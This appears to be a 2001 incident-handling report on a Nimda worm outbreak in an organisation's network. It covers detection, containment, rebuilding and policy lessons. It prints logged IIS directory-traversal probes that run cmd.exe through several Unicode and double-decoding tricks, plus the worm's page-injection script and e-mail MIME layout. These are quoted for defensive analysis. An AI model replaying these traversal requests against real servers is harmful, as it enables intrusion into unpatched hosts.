On the morning of September 18, 2001 at approximately 8:35 a.m., I became instantly aware of the influx of HTTP (port 80) probes upon examining my Intrusion Detection system. My IDS network was inundated by network traffic and my IDS began to crawl. I instantly began investigation what was occurring and drew my first hypothesis of the situation; we were being attacked by a variant of the Code Red Worm. My IDS was showing a substantial amount of Code Red II access attempts:
URL: /scripts/root.exe
URL: /MSADC/root.exe

Upon further investigation, I noticed five of the systems conducting the scanning for the Code Red Virus, Unicode Translation vulnerability, and other HTTP type vulnerabilities were actually coming from inside our network. I instantly notified the administrators of those systems and closed the ports on the switches where those systems resided. Immediately following this, I contacted management and notified the help desk of the situation.

I began going to my favorite web sites for information regarding this situation. I began at Incidents.org and was surprised not to find any information or reports of these probes. I then scanned other security and anti-virus sites for information as to what was occurring. Initially, I did not find an immediate answer. A short time later, the security sites starting reporting the same type of behavior that I was seeing on my IDS and were speculating the same hypothesis- a possible Code Red variant.

It was not long later, at approximately 9:30, that the security sites began to come alive with reports of the Nimda virus. Not much was known about it except that it was spreading rapidly and there was no anti-virus vendor that could protect machines against it at that time. It was reported that they were working on it but none had been released.

By 11:00, enough information was released on the Nimda virus to understand that an .EXE file was spreading this virus. Our parent organization immediately began blocking all .EXE attachments. Once a .sdat was released by McAfee, I immediately sent out a global e-mail to all the users in our organization on how to protect against this virus and download the latest .sdat.

During this entire time, I had been in continuous contact with the system administrators of the systems that were "known infected systems". The systems varied considerably in their importance and network role but did have one thing in common- they were all Servers. The administrators had one thing in common as well -they wanted to get their systems back up and running and so did their users.

I was very interested to determine what was actually happening and set out to do some investigation into the Nimda worm. These are some of the findings:

The logs on our Servers (and received reports from many Administrators with the same findings) were being flooded with GET commands. Below is an excerpt from the log file seen on one of our servers.

```
Tue Sep 18 11:34:12    HTTP request from X.X.X.X: GET
/scripts/root.exe?/c+dir
Tue Sep 18 11:34:12    HTTP request from X.X.X.X: GET
/MSADC/root.exe?/c+dir
Tue Sep 18 11:34:13    HTTP request from X.X.X.X: GET
/c/winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:13    HTTP request from X.X.X.X: GET
/d/winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:13    HTTP request from X.X.X.X: GET
```

/scripts/..%255c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:14 HTTP request from X.X.X.X: GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:14 HTTP request from X.X.X.X: GET
/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:15 HTTP request from X.X.X.X: GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe
?/c+dir
Tue Sep 18 11:34:15 HTTP request from X.X.X.X: GET
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:15 HTTP request from X.X.X.X: GET
/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:16 HTTP request from X.X.X.X: GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:16 HTTP request from X.X.X.X: GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:17 HTTP request from X.X.X.X: GET
/scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:17 HTTP request from X.X.X.X: GET
/scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:18 HTTP request from X.X.X.X: GET
/scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 11:34:18 HTTP request from X.X.X.X: GET
/scripts/..%252f../winnt/system32/cmd.exe?/c+dir

These scans were looking for vulnerable IIS Web Servers: specifically the Unicode Translation vulnerability.

When the same GET command was attempted on this suspicious site (X.X.X.X), the following results were seen.

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Tue, 18 Sep 2001 13:16:26 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is E043-AA25

Directory of C:\Inetpub\scripts

09/18/01 09:37a <DIR> .
09/18/01 09:37a <DIR> ..
09/18/01 09:36a 57,344 Admin.dll
09/18/01 09:37a 409 default.asp
09/18/01 09:37a 409 default.htm

```
09/18/01  09:37a               409 index.asp
09/18/01  09:37a               409 index.htm
09/18/01  09:36a            79,225 readme.eml
11/18/99  11:04a           208,144 root.exe
          9 File(s)       346,349 bytes
                   464,029,696 bytes free
```

I discovered a short time later that this is showing that the system is obviously infected with the Nimda virus. Notice the files: readme.eml, admin.dll, default.asp, default.htm, index.asp, and index.htm. Also notice the dates that these files were altered. I suspected that this system had also been previously infected with the code red virus. To verify this I visited the web site directly, http://X.X.X.X/ and the following was seen (after updating my anti-virus software, of course):

[web-page-start]

<html><body bgcolor=black>

<table width=100%><td><p
align="center">xxxx USA Government<tr><td><p
align="center"><font size=7 color=red>xxxx PoizonBOx<tr><td><p
align="center"><font size=4 color=red>contact:sysadmcn@yahoo.com.cn</html>

<html><script language="JavaScript">window.open("readme.eml", null,
"resizable=no,top=6000,left=6000")</script></html>

[web-page-end]

Immediately, Javascript prompted me to download a file "readme.eml" containing the worm.

Note: This section was sanitized by the discretion of the author. The xxxx is not a kind word and the author of this paper felt that it was pretty obvious what the word was without the use of the actual vocabulary.

This is in fact showing that the Code Red Worm had compromised the system, possibly with the backdoor placed on the system. It had then been infected by the Nimda worm on September 18, 2001 as noted at the bottom of the web page and began scanning the Internet for vulnerable web servers, as seen in my logs on one of my servers. Another definitive proof that this system was infected with the Nimda worm is the javascript prompt to download the file “readme.eml” at the bottom of the web page at http://X.X.X.X.

After reviewing this information, I decided to examine a Nimda E-mail attachment.

Without the virus itself

```
---------------------------------------
 MIME-Version: 1.0
 Content-Type: multipart/related;
 type="multipart/alternative";
```

boundary="====_ABC1234567890DEF_===="
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1
--====_ABC1234567890DEF_====
Content-Type: multipart/alternative;
boundary="====_ABC0987654321DEF_===="
--====_ABC0987654321DEF_====
Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
<HTML><HEAD></HEAD><BODY bgColor=3D#ffffff>
<iframe src=3Dcid:EA4DMGBP9p height=3D0 width=3D0>
</iframe></BODY></HTML>
--====_ABC0987654321DEF_====--
--====_ABC1234567890DEF_====
Content-Type: audio/x-wav;
name="readme.exe"
Content-Transfer-Encoding: base64
Content-ID: <EA4DMGBP9p>
--====_ABC1234567890DEF_====



Figure 3: A Nimda infected e-mail

The infected e-mail is registered as content- type: audio/x-wav (see the bold section above). This content- type will cause the default application associated with audio files to be opened. In most systems, this will be Windows Media Player. The file attachment is "Readme.exe". This is done because some anti-virus scanners will scan by content-type tags and not file extensions, thus deceiving some anti-virus scanners- at least initially.

I took this information and updated the system administrators of my findings, continued to keep on top of information posted on security web sites, and continued to review my firewall and IDS logs for changes.

Containment

Immediately, the decision that needed to be made was how critical the identified infected systems were. My initial feeling (using a purely security focus) was to shut all of them down until the systems were rebuilt (or at least until it was clear the extent to which these systems were infected). I did not know at the beginning of this incident that this was the Nimda virus, but I had a feeling from the looks of the traffic on my IDS that it may be a volatile variant of the Code Red Worm or potentially something even worse.

Unfortunately, I quickly realized that my draconian approach was not feasible. I needed to look at the mission of each organization and determine just how long these systems could actually be down. With limited understanding of the virus and what types of files it was leaving behind, I had to weigh, what the best initial approach would beto getting machines back up and running to accommodate the mission of our organization. We had two options at the time

1. Shut the machine down indefinitely until a reliable fix/cleaner was released by anti-virus vendors (in our case McAfee)
2. Get the machines back up and running immediately with what tools were available.

With 5 (known) systems infected, we took a heterogeneous approach. I worked with the System Administrators of the five systems and determined that only one system (The Administrative File Server- Server B) warranted an "immediate" need for reconnection to the network. The group using this particular system had a financial deadline that justified the need to get this system up as soon as possible (not to mention some very verbal and unhappy senior management). So, the Administrator of that system, using the Red Worm Cleaning Utility found the Red Worm Virus on the system and removed it. He installed McAfee Netshield anti-virus software on the system, updated the .sdat file, ran a scan, and did not find any viruses. The system administrator ensured me that all appropriate patches were on the system, and asked to put the system back on the network for use. Again, not knowing what was causing my IDS to go bonkers with IIS probes (this took place at 9:30 a.m.); I heeded to the pressures of senior management and put the system back on the network. Within 15 minutes of opening the port back up on the switch, the system in question resumed scanning systems for IIS vulnerabilities inside and outside our network. I again blocked the server at the switch (by turning off the port) and notified the administrator of the need to leave this system off-line until it was rebuilt or cleaned properly. The risk of infecting other system inside and outside of our network outweighed the "critical" nature of putting that machine back on the network that day. Though it was politically risky, it was certainly the right decision at the time.

This system, the Administrative file server (Server B), developed into a very interesting case for me to continue to observe. This was actually the only system, out of the five infected systems discovered that morning that was not completely rebuilt. It was also the only system that did not have IIS installed on it. It was taken completely off-line (for the second time) and scanned with the most up to date .sdat file from McAfee. Two cleansers were run on that system, Avert Nimda cleaning tool and Symantec Nimda removal tool. The complexity of this worm did not make me feel comfortable about the way this system was "cleaned". I was actually surprised that the system didn't fail when the clean utilities were used.

The rest of the systems were rebuilt completely. Not a single tape backup was used to restore a system, this was because either the systems did not have backups or the backup was corrupt. Data files were removed from the systems and the hard drives were all reformatted. The data was then restored onto the system and scanned for viruses/worms. The systems were then patched with the latest OS and application patches and scanned again with anti-virus software. The administrators were instructed to keep the systems off-line while installing the Operating System and the Patches. One system, the Library web server, was put back on-line by the administrator before the appropriate IIS and Index Server patches were applied. This was actually done with the innocent intention to go to Microsoft's web page for the appropriate patches. To the administrators' surprise, the system was immediately reinfected as soon as it was placed on the network. This system had to again be rebuilt. The second time the patches were performed off-line and the system did not become reinfected.

Eradication

To ensure that all of the appropriate security patches were installed on each of these systems and to prevent reinfection by known Microsoft vulnerabilities in Internet Explorer and IIS, two tools were used: Microsoft Personal Security Advisor and HFNetChk. Microsoft Personal Security Advisor (MPSA) is a free tool designed to help users secure their Windows NT 4.0 or Windows 2000 systems. MPSA scans computers, identifies vulnerabilities by severity, and gives users an option to fix vulnerabilities. MPSA identifies open shares, which are significant vulnerabilities. However, the application has some bugs such as stating that a patch or software version needs to be applied when it is already installed. MPSA does not check for web server related patches. Another tool, HFNetChk is was used to check the security of IIS or Personal Web Services (PWS).

To further ensure that system was not reinfected we looked for the following:

- root.exe artifact (indicates a compromise by Code Red II or sadmind/IIS worms making the system vulnerable to the Nimda worm)
- admin.dll artifact or unexpected .eml files in the directories with Web content (indicates compromise by the Nimda worm).
- Review all files created or modified after 6 a.m. on 9/18/01 to confirm that they have not been tampered with.
- URLscan tool and IIS lockdown tool were installed on our infected web servers to further protect them from future attacks.

We then followed the security guidelines created by Microsoft, Securing IIS 5.0 checklist.

I also ran a port scan using ISS Internet Scanner to determine all machines with port 80 open on our network. The findings were pretty overwhelming. It was determined that there was approximately 242 system with port 80 open on then, 211 being network printers. This means that there are actually 31 systems on our network that are hosting some type of web application. I then scanned these same systems for the Code Red backdoor and other known IIS vulnerabilities. This will be discussed in more detail in more detail in the lessons learned section. I also used

eEYe Digital Security Nimda network Scanner to scan the network for systems that are vulnerable to Nimda.

With the state of our network, it is impossible to completely eradicate the threat of the Nimda worm. Anti-virus software is not up to date on all servers and workstations to protect against the worm. There are also other portals that are difficult to control at this time on our network. Users are currently allowed access to web based Yahoo and AOL mail accounts. This allows the Nimda attachment into our environment bypassing the anti-virus filtering we have in place for our SMTP traffic. Internet Explorer is also an issue in our environment. There are many systems that have a version of Internet Explorer installed that is vulnerable and may be a catalyst for the spread of this worm.

We do, however, have some strongholds in place to limit the spread of the Nimda worm. NetBIOS and TFTP, UDP port 69 are blocked at our firewall.

Recovery

Once the systems were back online, they were scanned by our parent organization with the SARA tool. All five systems were reported to be clean of the Nimda worm.

A meeting with the System Administrator and desktop support was organized. The agenda was to discuss ways to improve future incident handling, how to ensure consistent anti-virus software installation and updates on all machines on the network, and how to keep patches up to date on systems. The agenda also discussed open shares and Internet Explorer versions on systems in our network.

The need for education of the user community is also critical and needs to be ongoing. Users need to understand security at a beginners level and have a resource to go to for security related questions. They need to be educated about e-mail attachments and anti-virus software.

The recovery phase entailed the rebuilding of the systems and creating a backup of the data immediately following patching and rescanning for viruses with anti-virus software. The recovery phase for our organization also entailed reorganization and reevaluation on how we conduct business. I continued to monitor the network and the five systems for issues related to re-infection or compromise. Servers on our network were all examined for unprotected open shares and the activation of the guest accounts in the administrators group.

The exact mode of propagation of the Nimda worm was difficult to definitively determine on the infected Servers. For instance, the Administrative File Server (Server B) was quickly cleaned and the opportunity to investigate the mode by which it was infected was not feasible. However, I predict, that this system had the Code Red II backdoor on it. This system was patched for all current Microsoft vulnerabilities but was not done until after the outbreak of Code Red. I know this because this system came up as being vulnerable on one of our SARA scans in October. The Administrator was notified and the system was patched. However, I believe that the system was patched- but that the backdoor remained. Upon further evaluation, the library web server, (Server

A), produced an obvious trail of infection. This server was actually accessed on the morning of September 18, 2001 by the web administrator. The web administrator has a Personal Web Server on her desktop computer that was not patched for IIS vulnerabilities. (There is a large misconception that Personal Web Servers do not have the same vulnerabilities that IIS Web Servers do, and thus do not need to be patched. This is completely inaccurate.) She worked on here web pages that morning and at about 8:40 uploaded the files to the Library Web Server. Unbeknownst to her, she was uploading infected files to the web server. Once on the web server, she opened those files and infected the system.

Lessons Learned

I have recommended to our System Administrators that other types of web servers may be more secure then Microsoft IIS- iPlanet or Apache are other alternatives. These have much better security records and are not under continuous attack. I know that this may not be feasible for some administrators, but after the work that had to go into rebuilding these systems, they were open to this suggestion and looking into alternatives.

Backups are a major weakness in our environment. They were either systems that were not tested or the backups were never performed. This is an incredible liability for our organization. I am working on a policy at this time on how to do backups properly.

The critical need to block inbound traffic to Port 80 was reinforced on September 18, 2001. I have been working on this issue for three months in our environment. Two weeks prior to this incident, our organization sent a memo up the chain to request authority to block port 80 traffic and move all of our web servers to a Demilitarized Zone (DMZ). We would accomplish this by blocking all inbound port 80 traffic, at our external router. This approval was not reached before the September 18, 2001 Nimda worm attack. Since the September 18, 2001 Nimda worm infection of multiple critical servers in our environment, this request has been approved and implemented on our external router. Our new network diagram now has a Demilitarized Zone with much more control over at least port 80 traffic.



Figure 4: Post-Attack Network Diagram

Prior to the September 18, 2001, a formal security policy for our organization was not in place. It is critical to have this policy to document what needs to be protected and how that will be carried out. This incident gave the opportunity to reinforce the importance of security in our environment to our management and the critical need to change the way we do business. It also gave me an opportunity to discuss the need for an off-site data storage plan, a system backup plan, and the need to update our business continuity plan.

This incident reinforced the need to provide open communication to our System Administrators and to other computer support staff. I had been working diligently prior to this incident to develop relationships and trust with these individuals on a one to one basis but had overlooked the importance of group interaction. Monthly meetings will now be planned to meet with System Administrators to discuss security issues and concerns and to keep them up to date on changes being made on our network to secure our systems.

Other policy issues that were brought to the forefront by this incident:

- Anti-virus software will be installed and configured on workstations and servers in our environment. System Administrators and computer support staff will be trained on a standard installation process to ensure that anti-virus software remains updated and scans occur at appropriate intervals. It will be part of our policy that all workstations and servers will have anti-virus software installed and updated regularly.
- A standard desktop configuration will be addressed for desktop. End users will not be allowed to install applications unless the application is on an approved list of software. This will prevent end users from installing any application, screen saver, or other software on their company owned machine.
- Minimal security configurations will be documented for all servers. All appropriate patches will be installed on Servers prior to bringing them online. All systems will then be scanned for vulnerabilities prior to be allowed on the network and ports will be closed if not required for that server.
- Network Shares will be configured with new guidelines. There will be vigilant network scanning for open network shares and administrators will be required to close these connections if not required. Network shares will be password protected on all NT/2000 systems.
- A policy on web-based mail will be created to prevent users from accessing Yahoo, AOL, or Hotmail e-mail over the Internet. This will prevent users from unwittingly bypassing the e-mail anti-virus security that we currently have in place.

The Nimda incident in our organization did not require a chain of custody to be established. However, it did, remind us of the importance of having policies in place to ensure that if an incident occurred of that magnitude, that it would be handled appropriately. I have constructed a working document on the way our organization will handle these incidents in the future and will discuss this with the administrators at our next meeting.

I have learned a great deal from the Nimda incident in our environment. I followed the teachings from the SANS conference that I attended in May and implemented them to the best of my ability in this situation. The information proved invaluable and has provided me with the needed confidence and knowledge to handle the next incident in our organization.

REFERENCES

Astalavista
http://www.astalavista.com/trojans/library/worms/091801_nimda.shtml

CERT
http://www.cert.org/advisories/CA-2001-26.html
http://www.kb.cert.org/vuls/id/111677
http://www.cert.org/congressional_testimony/Pethia_testimony_Sep26.html

Cisco
http://www.cisco.com/warp/public/63/nimda.shtml

Counterpane Security Alert
http://www.counterpane.com/alert-nimda.html

eEyes
http://www.eeye.com/html/Research/Tools/nimda.html

F-Secure
http://www.f-secure.com/v-descs/nimda.shtml

GFi
http://www.gfi.com/press/nimdaworm.htm

Incident.org
http://www.incidents.org/diary/diary.php#041

http://www.incidents.org/react/nimda.pdf

Internet Security Systems
http://xforce.iss.net/alerts/advise97.php

Network Design and Research Center
http://www.alaska.net/~research/

McAfee
http://vil.nai.com/vil/virusSummary.asp?virus_k=99209

http://vil.nai.com/vil/virusSummary.asp?virus_k=99209#Variants

Microsoft
Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise
http://www.microsoft.com/windows2000/downloads/critical/q300972/default.asp?FinishURL=%2Fdownloads%2Frelease%2Easp%3FReleaseID%3D30800%26redirect%3Dno

15 August 2001 Cumulative Security Patch for IIS
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-044.asp

Internet Explorer 6.0 and Nimda
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/topics/NimdaIE6.asp

Internet Explorer MS01-020 Patch
http://www.microsoft.com/windows/ie/downloads/critical/q290108/default.asp

Information on the Nimda Worm
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/topics/Nimda.asp

Web Server Folder Traversal MS00-078
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp

Microsoft Network Security Hotfix Checker
http://support.microsoft.com/support/kb/articles/q303/2/15.asp?id=303215&sd=tech

Microsoft Personal Security Advisor-
http://www.microsoft.com/TechNet/mpsa/content_old.asp

IIS Security Checklist
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/iis/tips/iis5chk.asp

URLScan Security Tool
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/URLscan.asp

IIS Lockdown Tool
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/locktool.asp

Mitre
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0154

SANS
Incident Handling Step-by-Step and Computer Crime Investigation

Security Focus
Nimda Worm Analysis, version 2, September 21, 2001
http://www.securityfocus.com/

Trend Micro
http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=PE_NIMDA.A